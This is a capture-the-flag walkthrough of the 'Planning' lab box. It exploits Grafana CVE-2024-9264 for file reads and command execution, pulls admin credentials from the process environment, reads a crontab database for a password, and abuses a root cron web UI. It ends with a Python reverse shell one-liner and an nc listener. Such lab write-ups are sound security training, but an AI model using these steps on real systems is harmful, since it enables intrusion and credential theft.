

Enum
Initial Creds
As is common in real life pentests, you will start the Planning box with credentials for the following account: admin / 0D5oT70Fq13EvB5r
$ rustscan --ulimit 10000 -a 10.129.54.135 -- -sCTV -Pn
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-`
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Open ports, closed hearts.

[~] Automatically increasing ulimit value to 10000.
Open 10.129.54.135:22
Open 10.129.54.135:80
*snip*
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMv/TbRhuPIAz+BOq4x+61TDVtlp0CfnTA2y6mk03/g2CffQmx8EL/uYKHNYNdnkO7MO3DXpUbQGq1k2H6mP6Fg=
|   256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKpJkWOBF3N5HVlTJhPDWhOeW+p9G7f2E9JnYIhKs6R0
80/tcp open  http    syn-ack nginx 1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
planning.htb /etc/hosts
$ gobuster vhost -u http://planning.htb -w /usr/share/wordlists/seclists/Discovery/DNS/services-names.txt --append-domain -t 50

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://planning.htb
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/services-names.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: grafana.planning.htb Status: 302 [Size: 29] [--> /login]
Progress: 1419 / 1420 (99.93%)
===============================================================
Finished
===============================================================
grafana.planning.htb /etc/hosts

Grafana v11.0.0 admin : 0D5oT70Fq13EvB5r
v11.0.0 CVE-2024-9264
$ git clone https://github.com/nollium/CVE-2024-9264
$ cd CVE-2024-9264
$ pip install -r requirements.txt

$ python CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r  -f /etc/passwd  http://grafana.planning.htb

[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Reading file: /etc/passwd
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/etc/passwd'):
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
grafana:x:472:0::/home/grafana:/usr/sbin/nologin
Confirmed PoC works
User

We have RCE as well
$ python CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r  -c "ls -la /" http://grafana.planning.htb

[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: ls -la /
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('ls -la / >/tmp/grafana_cmd_output
2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
total 60
drwxr-xr-x   1 root root 4096 Apr  4 10:23 .
drwxr-xr-x   1 root root 4096 Apr  4 10:23 ..
-rwxr-xr-x   1 root root    0 Apr  4 10:23 .dockerenv
lrwxrwxrwx   1 root root    7 Apr 27  2024 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Apr 18  2022 boot
drwxr-xr-x   5 root root  340 May 12 21:34 dev
drwxr-xr-x   1 root root 4096 Apr  4 10:23 etc
drwxr-xr-x   1 root root 4096 May 14  2024 home
lrwxrwxrwx   1 root root    7 Apr 27  2024 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Apr 27  2024 lib32 -> usr/lib32
lrwxrwxrwx   1 root root    9 Apr 27  2024 lib64 -> usr/lib64
lrwxrwxrwx   1 root root   10 Apr 27  2024 libx32 -> usr/libx32
drwxr-xr-x   2 root root 4096 Apr 27  2024 media
drwxr-xr-x   2 root root 4096 Apr 27  2024 mnt
drwxr-xr-x   2 root root 4096 Apr 27  2024 opt
dr-xr-xr-x 285 root root    0 May 12 21:34 proc
drwx------   1 root root 4096 Apr  4 12:43 root
drwxr-xr-x   5 root root 4096 Apr 27  2024 run
-rwxr-xr-x   1 root root 3306 May 14  2024 run.sh
lrwxrwxrwx   1 root root    8 Apr 27  2024 sbin -> usr/sbin
drwxr-xr-x   2 root root 4096 Apr 27  2024 srv
dr-xr-xr-x  13 root root    0 May 12 21:34 sys
drwxrwxrwt   1 root root 4096 May 12 22:13 tmp
drwxr-xr-x   1 root root 4096 Apr 27  2024 usr
drwxr-xr-x   1 root root 4096 Apr 27  2024 var
Docker Check ENV
$ python CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r  -c "cat /proc/self/environ" http://grafana.planning.htb

[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: cat /proc/self/environ
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('cat /proc/self/environ
>/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
GF_PATHS_HOME=/usr/share/grafanaHOSTNAME=7ce659d667d7SHLVL=0AWS_AUTH_EXTERNAL_ID=HOME=/usr/share/grafanaAWS_AUTH_AssumeRoleEnabled=trueGF_PATHS_LOGS=/var/log/grafanaGF_PATHS_PROVISIONING=/etc/grafana/provisioningGF_PATHS_PLUGINS=/var/lib/grafana/pluginsPATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binAWS_AUTH_AllowedAuthProviders=default,keys,credentialsGF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!AWS_AUTH_SESSION_DURATION=15mGF_SECURITY_ADMIN_USER=enzoGF_PATHS_DATA=/var/lib/grafanaGF_PATHS_CONFIG=/etc/grafana/grafana.iniAWS_CW_LIST_METRICS_PAGE_LIMIT=500PWD=/usr/share/grafana
enzo : RioTecRANDEntANT!
$ ssh enzo@planning.htb

enzo@planning:~$ ls
user.txt
Root
enzo@planning:~$ sudo -l
[sudo] password for enzo:
Sorry, user enzo may not run sudo on planning.

enzo@planning:~$ ls /opt
containerd  crontabs
Interesting to find in /opt, let’s check it out.
enzo@planning:~$ ls /opt/crontabs/
crontab.db

enzo@planning:~$ cat /opt/crontabs/crontab.db

{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"timestamp":"Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740774983276,"saved":false,"_id":"GTI22PpoJNtRKg0W"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1WIc9K7BYX"}
root_grafana : P4ssw0rdS0pRi0T3c
But where to use them? Check running services
enzo@planning:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:43425         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      off (0.00/0/0)
*snip*
127.0.0.1:8000 Portfwd and see what this service is
$ ssh -L 8000:127.0.0.1:8000 enzo@planning.htbVisit http://localhost:8000

Use found creds user = root NOT root_grafana

Create new task Executes as root
SUID via chmod 4755 works but for revshell python or busybox payloads seemed to work

LHOST=<IP>; LPORT=<PORT>; python3 -c "import socket,subprocess,os,pty; s=socket.socket(); s.connect(('${LHOST}', ${LPORT})); [os.dup2(s.fileno(), fd) for fd in (0,1,2)]; pty.spawn('/bin/bash')"|Listener
$ nc -lvnp 6969
listening on [any] 6969 ...
connect to [PWNER] from (UNKNOWN) [PWNED] 53150

root@planning:/# ls /root
root.txt  scripts